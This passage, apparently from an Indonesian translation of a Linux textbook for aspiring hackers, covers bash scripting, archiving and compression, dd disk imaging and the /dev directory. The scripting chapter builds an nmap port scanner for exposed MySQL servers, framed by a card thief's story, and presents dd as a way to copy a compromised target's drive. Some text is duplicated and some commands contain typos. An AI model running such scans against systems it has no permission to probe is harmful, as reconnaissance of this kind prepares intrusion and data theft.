❼ cat MySQLscan | grep open > MySQLscan2 ❽

cat MySQLscan2
```

Daftar 8.3 Skrip pemindai yang disederhanakan

Kita mulai dengan shebang dan juru bahasa untuk menggunakan. Mari ikuti ini dengan komentar untuk menjelaskan apa yang dilakukan skrip .

Tugas Kami Pada saat artikel ini dibuat, ada masa hukuman bagi *Hacker* di penjara federal AS dengan nama Max Butler, juga dikenal sebagai Max Vision di seluruh dunia *Hacker*. Max adalah sejenis *Hacker* topi abu-abu. Pada siang hari, dia adalah seorang profesional keamanan TI di Lembah Silikon, dan pada malam hari, dia mencuri dan menjual nomor kartu kredit di pasar gelap. Pada suatu waktu, dia menjalankan pasar gelap kartu kredit terbesar di

dunia, CardersMarket. Sekarang, Max sedang menjalani hukuman penjara 13 tahun sambil pada saat yang sama membantu Tim Tanggap Darurat Komputer (CERT) di Pittsburgh dengan membela dari *Hacker*.

Beberapa tahun sebelum Max ditangkap, ia menyadari bahwa sistem Titik Penjualan (POS) Aloha yang digunakan oleh banyak restoran kecil memiliki pintu belakang dukungan teknis yang terpasang di dalamnya. Dalam hal ini, pintu belakang memungkinkan dukungan teknis untuk membantu klien mereka. Dukungan teknis Aloha dapat mengakses sistem pengguna akhir melalui port 5505 untuk memberikan bantuan saat pengguna meminta bantuan. Max menyadari bahwa jika dia menemukan sistem yang terhubung ke internet dengan sistem Aloha POS, dia dapat mengakses sistem dengan hak istimewa sysadmin melalui port 5505. Max dapat masuk ke banyak sistem ini dan mencuri puluhan ribuan nomor kartu kredit.

Akhirnya, Max ingin menemukan setiap sistem yang memiliki port 5505 terbuka sehingga dia bisa beralih dari mencuri ribuan nomor kartu kredit menjadi mencuri jutaan. Max memutuskan untuk menulis skrip yang akan memindai jutaan alamat IP mencari sistem dengan port 5505 terbuka. Tentu saja, sebagian besar sistem tidak memiliki port 5505 yang terbuka, jadi jika ada, kemungkinan mereka menjalankan POS Aloha yang terkutuk. Dia dapat menjalankan skrip ini saat bekerja di siang hari, lalu pada malam hari meretas ke dalam sistem yang diidentifikasi memiliki port 5505 terbuka.

Tugas kami adalah menulis skrip yang hampir sama dengan skrip Max, tetapi daripada memindai port 5505 seperti yang dilakukan Max, skrip kami akan memindai sistem yang terhubung ke database online MySQL yang ada di mana-mana. MySQL adalah database open source yang digunakan di balik jutaan situs web; kami akan bekerja dengan MySQL di Bab 12. Secara default, MySQL menggunakan port 3306. Database adalah "Golden Fleece" yang hampir selalu dicari oleh setiap *Hacker*. berisi nomor kartu kredit dan informasi pengenal pribadi (PII) yang sangat berharga di pasar gelap.

Scanner Simpel

Sebelum kita menulis skrip untuk memindai IP publik di internet, mari kita lakukan tugas yang jauh lebih kecil. Daripada memindai dunia, mari kita menulis skrip untuk memindai port 3306 di jaringan area lokal untuk melihat apakah skrip kita benar-benar berfungsi. Jika ya, kami dapat mengeditnya dengan mudah untuk melakukan tugas yang jauh lebih besar.

Di editor teks Anda, masukkan skrip yang ditampilkan di Daftar 8.3.

```
❶ #! /bin/bash
❷ # This script is designed to find hosts with MySQL installed    nmap ❸-sT 192.168.181.0/24
❹-p 3306 ❺>/dev/null ❻-oG MySQLscan
❼ cat MySQLscan | grep open > MySQLscan2 ❽
cat MySQLscan2
```

Daftar 8.3 Skrip scanner yang disederhanakan

Kita mulai dengan shebang dan penerjemah untuk menggunakan ❶. Mari ikuti ini dengan komentar untuk menjelaskan apa yang dilakukan skrip ❷. Sekarang, mari gunakan perintah nmap untuk meminta pemindaian TCP pada LAN kita, mencari port 3306. (Perhatikan bahwa alamat IP Anda mungkin berbeda; di terminal Anda, gunakan perintah ifconfig di Linux atau perintah ipconfig di Windows untuk menentukan alamat IP Anda.) Agar tetap tersembunyi, kami juga akan mengirimkan nmap standar yang biasanya muncul di layar keluaran ke tempat khusus di Linux, tempat itu menghilang ❺. Kami melakukan ini di

mesin lokal, jadi itu tidak terlalu penting, tetapi jika Anda menggunakan skrip dari jarak jauh, Anda ingin menyembunyikan output nmap. Kami kemudian mengirimkan output scan ke file bernama MySQLscan dalam format grepable ❻, artinya format yang dapat dikerjakan oleh grep.

Baris berikutnya menampilkan file MySQLscan tempat kami menyimpan output, lalu menyalurkan output tersebut ke grep untuk memfilter baris yang menyertakan kata kunci buka. Kemudian kami memasukkan baris tersebut ke dalam file bernama MySQLscan2 ❽.

Terakhir, Anda menampilkan isi file MySQLscan2. File akhir ini hanya boleh menyertakan baris output dari nmap dengan host yang memiliki port 3306 terbuka. Simpan file ini sebagai MySQLscanner.sh dan berikan izin eksekusi sendiri dengan chmod 755 . Jalankan skripnya, seperti begitu:

```
kali >./MySQLscanner.sh

host: 192.168.181.69 () Ports: 3306/open/tcp//mysql///
```

Seperti yang dapat kita lihat, skrip ini mampu mengidentifikasi satu-satunya alamat IP di LAN saya dengan menjalankan MySQL. Hasil Anda mungkin berbeda, tergantung pada apakah ada port yang menjalankan instalasi MySQL di jaringan lokal Anda, tentu saja.

Meningkatkan Pemindai MySQL

Sekarang kami ingin menyesuaikan skrip ini agar dapat diterapkan ke lebih dari sekadar jaringan lokal Anda sendiri. Skrip ini akan jauh lebih mudah digunakan jika dapat meminta pengguna untuk rentang alamat IP yang ingin mereka pindai dan port yang akan dicari, lalu menggunakan masukan tersebut. Ingat, Anda telah mempelajari cara meminta pengguna dan memasukkan input keyboard mereka ke dalam variabel di "**Menambahkan Fungsi dengan Variabel dan User Input"**.

Mari kita lihat bagaimana Anda dapat menggunakan variabel untuk membuat skrip ini lebih fleksibel dan efisien.

Menambahkan Perintah dan Variabel ke Skrip *Hacker* Kita

Di editor teks Anda, masukkan skrip yang ditampilkan di Daftar 8.4.

```
#! /bin/bash

❶ echo "Enter the starting IP address : "
❷ read FirstIP
❸ echo "Enter the last octet of the last IP address : "    read LastOctetIP
❹ echo "Enter the port number you want to scan for : "    read port
❺ nmap -sT $FirstIP-$LastOctetIP -p $port >/dev/null -oG MySQLscan
❻ cat MySQLscan | grep open > MySQLscan2
❼ cat MySQLscan2
```

Daftar 8.4 Pemindai port MySQL lanjutan Anda

Hal pertama yang perlu kita lakukan adalah mengganti subnet yang ditentukan dengan rentang alamat IP. Kita akan membuat variabel yang disebut FirstIP dan variabel kedua bernama LastOctetIP untuk membuat rentang serta variabel bernama port untuk nomor port (oktet terakhir adalah kelompok angka terakhir setelah periode IP ketiga Alamat IP 192.168.1.101, oktet terakhir adalah 101).

Catatan

Nama variabel tidak relevan, tetapi praktik terbaik adalah menggunakan nama variabel yang membantu Anda mengingat apa yang dimiliki variabel.

Untuk mendapatkan nilai untuk variabel FirstIP, echo *"Enter the starting IP address:"* ke layar, menanyakan pengguna alamat IP pertama yang ingin dipindai ❶. Setelah melihat perintah ini di layar, pengguna akan memasukkan alamat IP pertama, jadi kami perlu menangkap masukan tersebut dari pengguna.

Kita juga perlu meminta pengguna untuk nilai ini.Kita dapat melakukannya dengan menggunakan perintah echo yang kita gunakan di Daftar 8.1.

Kita dapat melakukan ini dengan perintah baca diikuti dengan nama variabel yang ingin kita simpan inputnya di ❷. Perintah ini akan menempatkan alamat IP yang dimasukkan oleh pengguna ke dalam variabel FirstIP. Kemudian kita dapat menggunakan nilai tersebut di FirstIP di seluruh skrip kami.

Kami akan melakukan hal yang sama untuk variabel LastOctetIP ❸ dan port ❹ dengan meminta pengguna untuk memasukkan informasi dan kemudian menggunakan perintah read untuk menangkapnya.

Selanjutnya, kita perlu mengedit perintah nmap di skrip kita untuk menggunakan variabel yang baru saja kita buat dan isi. Untuk menggunakan nilai yang disimpan dalam variabel, kita cukup mengawali nama variabel dengan $, seperti di $port, misalnya. Jadi, di , kami memindai berbagai alamat IP, dimulai dengan IP input pengguna pertama hingga IP input pengguna kedua, dan mencari input port tertentu oleh pengguna. Kami telah menggunakan variabel sebagai pengganti subnet untuk memindai dan port untuk menentukan apa yang akan dipindai.

Simbol pengalihan > memberitahukan output nmap standar, yang biasanya ditampilkan ke layar, untuk menjadi */dev/null* (*/dev/null* hanyalah tempat untuk mengirimkan output sehingga menghilang). Kemudian, kami mengirimkan output dalam format yang dapat diterima ke file yang kami beri nama MySQLscan.

Baris berikutnya tetap sama seperti pada pemindai sederhana kami: baris ini menampilkan konten file *MySQLscan*, menyalurkannya ke grep, yang difilter untuk baris yang menyertakan kata kunci open, dan kemudian mengirim file *SQL* baru ke *MySQLscan2* ❻. Terakhir, kami menampilkan konten file *MySQLscan2* ❼.

Jika semuanya berfungsi seperti yang diharapkan, skrip ini akan memindai alamat IP dari alamat input pertama ke alamat input terakhir, mencari port input dan kemudian melaporkan kembali hanya dengan alamat IP yang memiliki port yang ditentukan. Simpan file skrip Anda sebagai MySQLscannerAdvanced, jangan lupa untuk memberi izin eksekusi sendiri.

Jika semuanya berfungsi seperti yang diharapkan, skrip ini akan memindai alamat IP dari alamat input pertama ke alamat input terakhir, mencari port input dan kemudian melaporkan kembali hanya dengan alamat IP yang memiliki port yang ditentukan. Simpan file skrip Anda sebagai MySQLscannerAdvanced, ingat untuk memberi izin untuk Anda sendiri untuk menjalankan.

Contoh Jalankan

Sekarang kita dapat menjalankan skrip pemindai sederhana dengan variabel yang menentukan rentang alamat IP dan port yang akan dipindai tanpa harus mengedit skrip setiap kali ingin menjalankan pemindaian:

```
kali >./MySQLscannerAdvanced.sh
Enter the starting IP address :
```

192.168.181.0
Enter the last IP address :
192.168.181.255
Enter the port number you want to scan for :
3306 Host: 192.168.181.254 ()Ports:3306/open/tcp//mysql//

Skrip tersebut meminta pengguna untuk memberikan alamat IP pertama, alamat IP terakhir, dan kemudian port yang akan dipindai. Setelah mengumpulkan informasi ini, skrip melakukan pemindaian nmap dan menghasilkan laporan semua alamat IP dalam rentang yang memiliki port yang ditentukan terbuka. Seperti yang Anda lihat, bahkan skrip yang paling sederhana pun dapat membuat alat yang hebat. Anda akan mempelajari lebih banyak lagi tentang skrip di Bab 17.

8.4 PERINTAH UMUM *BASH BUILT-IN*

Seperti yang dijanjikan, Tabel 81 memberi Anda daftar beberapa perintah berguna yang ada di dalam bash.

Tabel 8.1 Perintah Bash Builtin

Command	Fungsi
:	Kembali θ atau `true`
.	Menjalankan skrip shell
`bg`	Menempatkan pekerjaan di background
`break`	Keluar dari loop saat ini
`cd`	Ubah direktori
`continue`	Lanjutkan loop saat ini

test	Mengevaluasi argumen
[	Melakukan tes bersyarat
tines	Prints user dan waktu sistem
trap	Menangkap sinyal
type	Menampilkan bagaimana setiap argumen akan ditafsirkan sebagai command
unask	Mengubah izin default untuk file baru
unset	Menghapus nilai dari variabel atau fungsi
wait	Menunggu proses background selesai

`echo`	Menampilkan argumen command
`eval`	Evaluasi yang mengikuti ekspresi
`exec`	Jalankan command berikut tanpa membuat proses baru
`exit`	Keluar dari shell
`export`	Membuat variabel atau fungsi yang tersedia untuk program lain
`fg`	Membawa pekerjaan ke foreground
`getopts`	Parsing argumen ke skrip shell
`jobs`	Daftar pekerjaan background (`bg`)
`pwd`	Menampilkan direktori saat ini
`read`	Membaca baris dari input standar
`readonly`	Mendeklarasikan variabel sebagai read-only
`set`	Daftar semua variabel
`shift`	Memindahkan parameter ke kiri

8.5 RINGKASAN

Pembuatan skrip adalah keterampilan penting untuk setiap *Hacker* atau administrator sistem. Ini memungkinkan Anda untuk mengotomatiskan tugas yang biasanya

memakan waktu berjam-jam, dan setelah skrip disimpan, skrip dapat digunakan berulang kali. Skrip bash adalah bentuk skrip paling dasar, dan Anda akan melanjutkan ke skrip Python dengan lebih banyak kemampuan di Bab 17.

8.6 LATIHAN

Sebelum Anda melanjutkan ke Bab 9, cobalah keterampilan yang Anda pelajari dari bab ini dengan menyelesaikan latihan berikut:

1. Buat skrip ucapan Anda sendiri yang mirip dengan skrip *HaloHackerBangkit* kami.
2. Buat script yang mirip dengan database *MySQL Server port 1433*. Sebut saja *MSSQL scanner*.
3. Ubah skrip *SMSSQLscanner* untuk meminta pengguna memasukkan alamat IP awal dan akhir dan port yang akan dicari. Kemudian saring semua alamat IP di mana port tersebut ditutup dan tampilkan hanya port yang terbuka.

BAB 9
KOMPRESI DAN PENGARSIPAN

Hacker sering kali perlu mengunduh dan menginstal software baru, serta mengirim dan mengunduh banyak skrip dan file besar. Tugas ini menjadi lebih mudah jika file-file ini dikompresi dan digabungkan menjadi satu file. Jika Anda berasal dari dunia Windows, Anda mungkin akan mengenali konsep ini dari format .zip, yang menggabungkan dan mengompresi file untuk membuatnya lebih kecil untuk ditransfer melalui internet atau media yang dapat dilepas. Ada banyak cara untuk melakukan ini di Linux, dan kita akan melihat beberapa alat paling umum untuk melakukannya di bab ini. Kami juga melihat perintah dd, yang memungkinkan Anda untuk menyalin seluruh drive, termasuk file yang dihapus pada drive tersebut.

9.1 APA ITU KOMPRESI?

Subjek kompresi yang menarik dapat mengisi seluruh buku dengan sendirinya, tetapi untuk buku ini kita hanya memerlukan pemahaman dasar tentang prosesnya. Kompresi, sesuai dengan namanya, membuat data menjadi lebih kecil, sehingga membutuhkan kapasitas penyimpanan yang lebih sedikit dan membuat data lebih mudah untuk dikirim. Untuk tujuan Anda sebagai *Hacker* pemula, cukup untuk mengkategorikan kompresi sebagai lossy atau lossless.

Kompresi lossy sangat efektif dalam mengurangi ukuran file, tetapi integritas informasinya hilang. Dengan kata lain, file setelah dikompresi tidak persis sama dengan aslinya. Jenis kompresi ini sangat cocok untuk file grafik, video, dan audio, di mana perbedaan kecil pada file hampir tidak terlihat—.mp3, .mp4, .png, dan .jpg semuanya adalah algoritma kompresi lossy. Jika piksel dalam file .png atau satu catatan dalam file .mp3 diubah, mata atau telinga Anda kemungkinan tidak akan melihat perbedaannya—meskipun, tentu saja, para pecinta musik akan mengatakan bahwa mereka pasti dapat membedakannya. mp3 dan file .flac yang tidak terkompresi. Kekuatan kompresi lossy adalah efisiensi dan efektivitasnya. Rasio kompresi sangat tinggi, artinya file yang dihasilkan secara signifikan lebih kecil dari aslinya.

Namun, kompresi lossy tidak dapat diterima saat Anda mengirim file atau software dan integritas data sangat penting. Misalnya, jika Anda mengirim skrip atau dokumen, integritas file asli harus dipertahankan saat didekompresi. Bab ini berfokus pada jenis kompresi *lossless* ini, yang tersedia dari sejumlah utilitas dan algoritme. Sayangnya, kompresi *lossless* tidak seefisien kompresi lossy, seperti yang Anda bayangkan, tetapi bagi *Hacker*, integritas seringkali jauh lebih penting daripada rasio kompresi.

9.2 *TARRING FILES* BERSAMA

Biasanya, hal pertama yang Anda lakukan saat mengompresi file adalah menggabungkannya menjadi arsip. Dalam kebanyakan kasus, saat mengarsipkan file, Anda akan menggunakan perintah tar. Tar adalah singkatan dari tape archieve, referensi ke masa prasejarah komputasi ketika sistem menggunakan tape untuk menyimpan data. Perintah tar membuat satu file dari banyak file, yang kemudian disebut sebagai arsip, file tar, atau tarball.

Misalnya, Anda memiliki tiga file skrip seperti yang kita gunakan di Bab 8, bernama *Hacker*bangkit1, *Hacker*bangkit2, dan *Hacker*bangkit3. Jika Anda menavigasi ke direktori

yang menyimpannya dan melakukan daftar panjang, Anda dapat dengan jelas melihat file dan detail yang Anda harapkan, termasuk ukuran file, seperti yang ditunjukkan di sini:

```
kali >ls -l
-rwxr-xr-x 1 root root 22311 Nov 27 2018 13:00 Hackersbangkit1.sh
-rwxr-xr-x 1 root root 8791  Nov 27 2018 13:00 Hackersbangkit2.sh
-rwxr-xr-x 1 root root 3992  Nov 27 2018 13:00 Hackersbangkit3.sh
```

Misalnya, Anda ingin mengirim ketiga file ini ke *Hacker* lain yang bekerja sama dengan Anda dalam sebuah proyek. Anda dapat menggabungkannya dan membuat satu file arsip menggunakan perintah di Daftar 9.1.

```
kali >tar –cvf Hackersbangkit.tar Hackersbangkit1 Hackersbangkit2 Hackersbangkit3
Hackersbangkit1
Hackersbangkit2
Hackersbangkit3
```

Daftar 9.1 Membuat tarbal dari tiga file

Mari kita uraikan perintah ini untuk lebih memahaminya. Perintah pengarsipan adalah tar, dan kami menggunakannya di sini dengan tiga opsi. Opsi c berarti membuat, v (yang merupakan singkatan dari verbose dan bersifat opsional) mencantumkan file yang ditangani tar, dan f artinya menulis ke file berikut. Opsi terakhir ini juga akan berfungsi untuk membaca dari file. Kemudian, kami memberi arsip baru nama file yang ingin Anda buat dari tiga skrip: *Hacker*sBangkit.tar.

Secara keseluruhan, perintah ini akan mengambil ketiga file dan membuat satu file, *Hacker*sBangkit.tar dari mereka. Saat Anda melakukan daftar panjang direktori lainnya, Anda akan melihat bahwa direktori tersebut juga berisi file .tar baru, seperti yang ditunjukkan berikut ini:

```
kali >ls -l
--snip--
-rw-r--r-- 1 root root  40960 Nov 27 2018 13:32 HackersBangkit.tar
--snip--
kali >
```

Perhatikan ukuran tarbal di sini: 40.960 byte. Saat ketiga file diarsipkan, tar menggunakan overhead yang signifikan untuk melakukan operasi ini: sedangkan jumlah ketiga file sebelum pengarsipan adalah 35.094 byte, setelah pengarsipan tarball telah berkembang menjadi 40.960 byte. Dengan kata lain, proses pengarsipan telah menambahkan lebih dari 5.000 byte. Meskipun overhead ini bisa signifikan dengan file kecil, menjadi kurang dan kurang signifikan dengan file yang lebih besar dan lebih besar.

Kami dapat menampilkan file-file tersebut dari tarball tanpa mengekstraknya dengan menggunakan perintah tar dengan sakelar daftar konten seperti yang ditunjukkan berikut ini:

```
kali >tar -tvf HackersBangkit.tar
-rwxr-xr-x 1 root root   22311  Nov 27  2018 13:00 Hackersbangkit1.sh
-rwxr-xr-x 1 root root   8791  Nov 27  2018 13:00 Hackersbangkit2.sh
-rwxr-xr-x 1 root root   3992  Nov 27  2018 13:00 Hackersbangkit3.sh
```

Di sini, kami melihat tiga file asli dan ukuran aslinya. Anda kemudian dapat mengekstrak file tersebut dari tarball menggunakan perintah tar dengan sakelar -x (extract), seperti yang ditunjukkan berikut ini:

```
kali >tar -xvf HackersBangkit.tar
```

```
Hackersbangkit1.sh
Hackersbangkit2.sh
Hackersbangkit3.sh
```

Karena Anda masih menggunakan tombol–v, perintah ini akan menunjukkan file mana yang sedang diekstraksi di output. Jika Anda ingin mengekstrak file dan melakukannya secara "diam-diam", artinya tanpa menampilkan output apa pun, Anda cukup menghapus tombol -v (verbose), seperti yang ditunjukkan di sini:

```
ckali >tar -xf Hackersbangkit.tar
```

File telah diekstraksi ke dalam direktori saat ini; Anda dapat melakukan daftar panjang pada direktori untuk memeriksa ulang. Perhatikan bahwa secara default, jika file yang diekstrak sudah ada, tar akan menghapus file yang ada dan menggantinya dengan file yang diekstrak.

9.3 KOMPRESI FILE

Sekarang kami memiliki satu file yang diarsipkan, tetapi file tersebut lebih besar daripada jumlah file aslinya. Bagaimana jika Anda ingin mengompres file tersebut untuk kemudahan transportasi? Linux memiliki beberapa perintah yang mampu membuat file terkompresi. Kami akan memeriksa ini:

- gzip, yang menggunakan ekstensi .tar.gz atau .tgz
- bzip2, yang menggunakan ekstensi .tar.bz2
- kompres, yang menggunakan ekstensi .tar.z

Ini semua mampu mengompresi file kami, tetapi mereka menggunakan algoritma kompresi yang berbeda dan memiliki rasio kompresi yang berbeda. Oleh karena itu, kita akan melihat masing-masing dan kemampuannya.

Secara umum, kompres adalah yang tercepat, tetapi file yang dihasilkan lebih besar; bzip2 adalah yang paling lambat, tetapi file yang dihasilkan adalah yang terkecil; dan gzip berada di antara keduanya. Alasan utama Anda, sebagai *Hacker* pemula, harus mengetahui ketiga metode tersebut adalah karena saat mengakses alat lain, Anda akan mengalami berbagai jenis kompresi. Oleh karena itu, bagian ini menunjukkan cara menangani metode utama kompresi.

Mengompresi dengan gzip

Mari kita coba gzip (GNU zip) pertama, karena ini adalah utilitas kompresi yang paling umum digunakan di Linux. Anda dapat mengompres file *Hacker*sBangkit.tar dengan memasukkan yang berikut (pastikan Anda berada di direktori yang menyimpan file yang diarsipkan):

```
kali >gzip Hackersbangkit.*
```

Perhatikan bahwa kami menggunakan karakter pengganti * untuk ekstensi file; ini memberi tahu Linux bahwa perintah harus diterapkan ke file apa pun yang dimulai dengan *Hacker*sBangkit dengan ekstensi file apa pun. Anda akan menggunakan notasi serupa untuk contoh berikut. Saat kami melakukan daftar panjang di direktori, kami dapat melihat bahwa *Hacker*sBangkit.tar telah digantikan oleh *Hacker*sBangkit.tar.gz, dan ukuran file telah dikompresi menjadi hanya 3.299 byte!

```
kali >ls -l
--snip--
rw-r--r-- 1 root root  3299 Nov 27 2018 13:32 Hackersbangkit.tar.gz
--snip -
```

Kemudian, kita dapat mendekompresi file yang sama dengan menggunakan perintah gunzip, kependekan dari GNU unzip.

```
kali >gunzip Hackersbangkit.*
```

Setelah tidak dikompresi, file tidak lagi disimpan dengan ekstensi .tar.gz tetapi dengan ekstensi .tar sebagai gantinya. Selain itu, perhatikan bahwa ia telah kembali ke ukuran aslinya yaitu 40.960 byte. Coba buat daftar panjang untuk mengonfirmasi ini. Perlu diperhatikan bahwa gzip juga dapat digunakan untuk mengekstrak file .zip.

Mengompresi dengan bzip2 Utilitas kompresi lain yang banyak digunakan di Linux adalah bzip2, yang bekerja mirip dengan gzip tetapi memiliki rasio kompresi yang lebih baik, artinya file yang dihasilkan akan lebih kecil. Anda dapat mengompresi file *Hacker*sBangkit.tar dengan memasukkan yang berikut:

```
kali >bzip2 Hackersbangkit.*
```

Saat Anda melakukan daftar panjang, Anda dapat melihat bahwa bzip2 telah mengompresi file hingga hanya 2.081 byte! Perhatikan juga bahwa ekstensi file sekarang adalah .tar.bz2.
Untuk membuka kompresi file yang dikompresi, gunakan bunzip2, seperti:

```
kali >bunzip2 Hackersbangkit.* kali >
```

Saat Anda melakukannya, file kembali ke ukuran aslinya, dan ekstensi filenya kembali ke .tar.

Mengompresi dengan *compress*

Terakhir, Anda dapat menggunakan compress perintah untuk mengompresi file. Ini mungkin adalah utilitas kompresi yang paling jarang digunakan, tetapi mudah diingat. Untuk menggunakannya, cukup masukkan perintah compress diikuti dengan nama file, seperti:

```
kali >compress Hackersbangkit.*
kali >ls -l
--snip --
-rw-r--r-- 1 root root  5476 Nov 27 2018 13:32 HackersBangkit.tar.Z
```

Perhatikan bahwa utilitas kompres mengurangi ukuran file menjadi 5.476 byte, lebih dari dua kali ukuran bzip2. Perhatikan juga bahwa ekstensi file sekarang adalah .tar.Z (dengan huruf besar Z). Untuk mendekompresi file yang sama, gunakan uncompress

```
kali >uncompress Hackersbangkit.*
```

Anda juga dapat menggunakan perintah gunzip dengan file yang telah dikompres dengan kompres.

9.4 MENCIPTAKAN BIT-BY-BIT ATAU SALINAN FISIK PERANGKAT PENYIMPANAN

Dalam dunia keamanan informasi dan peretasan, satu perintah pengarsipan Linux berada di atas yang lainnya dalam kegunaannya. Perintah dd membuat salinan bitbybit dari file, sistem file, atau bahkan seluruh hard drive. Ini berarti bahwa bahkan file yang dihapus akan disalin (ya, penting untuk mengetahui bahwa file Anda yang dihapus mungkin dapat dipulihkan), sehingga memudahkan penemuan dan pemulihan. File yang dihapus tidak akan disalin dengan sebagian besar utilitas penyalinan yang logis, seperti cp.

Setelah *Hacker* memiliki sistem target, perintah dd akan memungkinkan mereka menyalin seluruh *hard drive* atau perangkat penyimpanan ke sistem mereka. Selain itu, orang-orang yang tugasnya menangkap *Hacker*—yaitu, penyelidik forensik—mungkin akan

menggunakan perintah ini untuk membuat salinan fisik hard drive dengan file yang dihapus dan artefak lainnya yang mungkin berguna untuk menemukan bukti yang berguna.

Sangat penting untuk diperhatikan bahwa perintah dd tidak boleh digunakan untuk penyalinan file dan perangkat penyimpanan pada umumnya karena ini sangat lambat; perintah lain melakukan pekerjaan lebih cepat dan lebih efisien. Namun, sangat baik jika Anda memerlukan salinan perangkat penyimpanan tanpa sistem file atau struktur logis lainnya, seperti dalam penyelidikan forensik.

Sintaks dasar untuk perintah dd adalah sebagai berikut:

```
dd if=inputfile of=outputfile
```

Jadi, jika Anda ingin membuat salinan fisik flash drive Anda, dengan asumsi flash drive adalah sdb (kita akan membahas penunjukan ini lebih lanjut di Bab 10), Anda harus memasukkan yang berikut ini:

```
kali >dd if=/dev/sdb of=/root/flashcopy
1257441=0 records in
1257440+0 records out 7643809280 bytes (7.6 GB) copied, 1220.729 s, 5.2 MB/s
```

Mari kita uraikan perintah ini: dd adalah perintah "salin" fisik Anda; jika menunjuk file input Anda, dengan /dev/sdb mewakili flash drive Anda di direktori/dev; untuk menunjukkan file output Anda dan/root/nama copy adalah dari file yang ingin Anda salin dari salinan fisik. (Untuk penjelasan yang lebih lengkap tentang penunjukan sistem Linux untuk drive di dalam direktori/dev, lihat Bab 10).

Banyak opsi tersedia untuk digunakan dengan perintah dd, dan Anda dapat melakukan sedikit riset tentang ini, tetapi di antara yang paling berguna adalah opsi noerror dan opsi bs (ukuran blok). Seperti yang disiratkan oleh namanya, opsi noerror terus menyalin bahkan jika ditemukan kesalahan. Opsi bs memungkinkan Anda menentukan ukuran blok (jumlah byte yang dibaca/ditulis per blok) dari data yang disalin. Secara default, ini disetel ke 512 byte, tetapi dapat diubah untuk mempercepat prosesnya. Biasanya, ini akan disetel ke ukuran sektor perangkat, paling sering 4 KB (4.096 byte). Dengan opsi ini, perintah Anda akan terlihat seperti ini:

```
kali >dd if=/dev/media of=/root/flashcopy bs=4096 conv:noerror
```

Seperti yang disebutkan, ada baiknya melakukan lebih banyak penelitian sendiri, tetapi ini adalah pengantar yang bagus untuk perintah dan penggunaan umumnya.

9.5 RINGKASAN

Linux memiliki sejumlah perintah untuk memungkinkan Anda menggabungkan dan mengompresi file Anda untuk transfer yang lebih mudah. Untuk menggabungkan file, tar adalah perintah pilihan, dan Anda memiliki setidaknya tiga utilitas untuk mengompresi file—gzip, bzip2, dan compress—semuanya dengan rasio kompresi yang berbeda. Perintah dd berlaku di atas dan di luar. Ini memungkinkan Anda untuk membuat salinan fisik perangkat penyimpanan tanpa struktur logis seperti sistem file, memungkinkan Anda untuk memulihkan artefak seperti file yang dihapus.

9.6 LATIHAN

Sebelum Anda melanjutkan ke Bab 10, cobalah keterampilan yang Anda pelajari dari bab ini dengan menyelesaikan latihan berikut:

1. Buat 3 script untuk dikombinasikan, mirip dengan apa yang kami lakukan di Bab 8. Beri nama *Linux4Hackers1, Linux4Hacker2,* dan *Linux4Hacker3.*
2. Buat tarball dari tiga file. Beri nama tarbal *L4H*. Perhatikan bagaimana ukuran jumlah dari ketiga file berubah saat ditar bersama.
3. Kompres tarball *L4H* dengan gzip. Perhatikan bagaimana ukuran file berubah. Selidiki bagaimana Anda dapat mengontrol penimpaan file yang keluar. Sekarang buka kompres file *L4H*.
4. Ulangi Latihan 3 menggunakan bzip2 dan compress.
5. Buat salinan fisik, sedikit demi sedikit dari salah satu flash drive Anda menggunakan perintah dd.

BAB 10
MANAJEMEN *FILESYSTEM* DAN PERANGKAT PENYIMPANAN

Jika Anda berasal dari lingkungan Windows, cara Linux merepresentasikan dan mengelola perangkat penyimpanan akan terlihat agak berbeda bagi Anda. Anda telah melihat bahwa sistem file tidak memiliki representasi fisik drive, seperti sistem C:, D:, atau E: di Windows, tetapi memiliki struktur pohon file dengan/di bagian atas atau akarnya. Bab ini membahas tentang bagaimana Linux merepresentasikan perangkat penyimpanan seperti hard drive, flash drive, dan perangkat penyimpanan lainnya.

Pertama-tama kita melihat bagaimana drive tambahan dan perangkat penyimpanan lainnya dipasang pada sistem file tersebut, yang mengarah ke *direktori/(root*). Memasang dalam konteks ini hanya berarti memasang drive atau disk ke sistem file agar dapat diakses ke *operation system/*sistem operasi (OS). Bagi Anda sebagai seorang *Hacker*, Anda perlu memahami sistem manajemen file dan perangkat penyimpanan, baik pada sistem Anda sendiri maupun sistem target Anda. *Hacker* biasanya menggunakan media eksternal untuk memuat data, alat *Hacker*, atau bahkan OS mereka. Setelah Anda berada di sistem target Anda, Anda perlu memahami apa yang sedang Anda kerjakan, di mana menemukan file rahasia atau file penting lainnya, cara memasang drive ke target, dan apakah dan di mana Anda dapat meletakkan file tersebut di sistem Anda. Kami membahas semua topik ini, plus cara mengelola dan memantau perangkat penyimpanan, di bab ini.

Kita mulai dengan direktori yang dikenal sebagai /dev, yang mungkin sudah Anda perhatikan di struktur direktori: dev adalah kependekan dari device, dan setiap perangkat di Linux diwakili oleh filenya sendiri di dalam direktori/dev. Mari mulai dengan bekerja dengan /dev.

10.1 DIREKTORI PERANGKAT /DEV

Linux memiliki direktori khusus yang berisi file yang mewakili setiap perangkat yang terpasang: direktori/*dev* yang diberi nama yang sesuai. Sebagai pengantar pertama Anda, navigasikan ke direktori/dev lalu lakukan daftar panjang di direktori tersebut. Anda akan melihat sesuatu seperti Daftar 10.1.

```
kali >cd /dev
kali >ls -l
total 0
crw-------   1  root root  10,175  May 16  12:44 agpgart
crw-------   1  root root  10,235  May 16  12:44 autofs
drwxr-xr-x   1  root root    160  May 16  12:44 block
--snip--
lrwxrwxrwx   1  root root      3  May 16  12:44 cdrom -> sr0
--snip--
drwxr-xr-x   2  root root     60  May 16  12:44 cpu
--sni--
```

Daftar 10.1 Daftar panjang direktori /dev

Perangkat ditampilkan dalam urutan abjad secara default. Anda mungkin mengenali beberapa perangkat, seperti cdrom dan cpu, tetapi yang lain memiliki nama yang agak samar. Setiap perangkat di sistem Anda diwakili oleh file di direktori/dev, termasuk perangkat yang

mungkin belum pernah Anda gunakan atau bahkan belum pernah ada sebelumnya. Jika Anda melakukannya, ada file perangkat yang menunggu untuk digunakan.

Jika Anda menggulir ke bawah layar ini sedikit, Anda akan melihat lebih banyak daftar perangkat. Yang menarik adalah perangkat sda1, sda2, sda3, sdb, dan sdb1, yang merupakan hard drive dan partisinya serta flash drive USB dan partisinya.

```
--snip--
brw-rw---- 1 root root 8,  0  May 16 12:44  sda
brw-rw---- 1 root root 8,  1  May 16 12:44  sda1
brw-rw---- 1 root root 8,  2  May 16 12:44  sda2
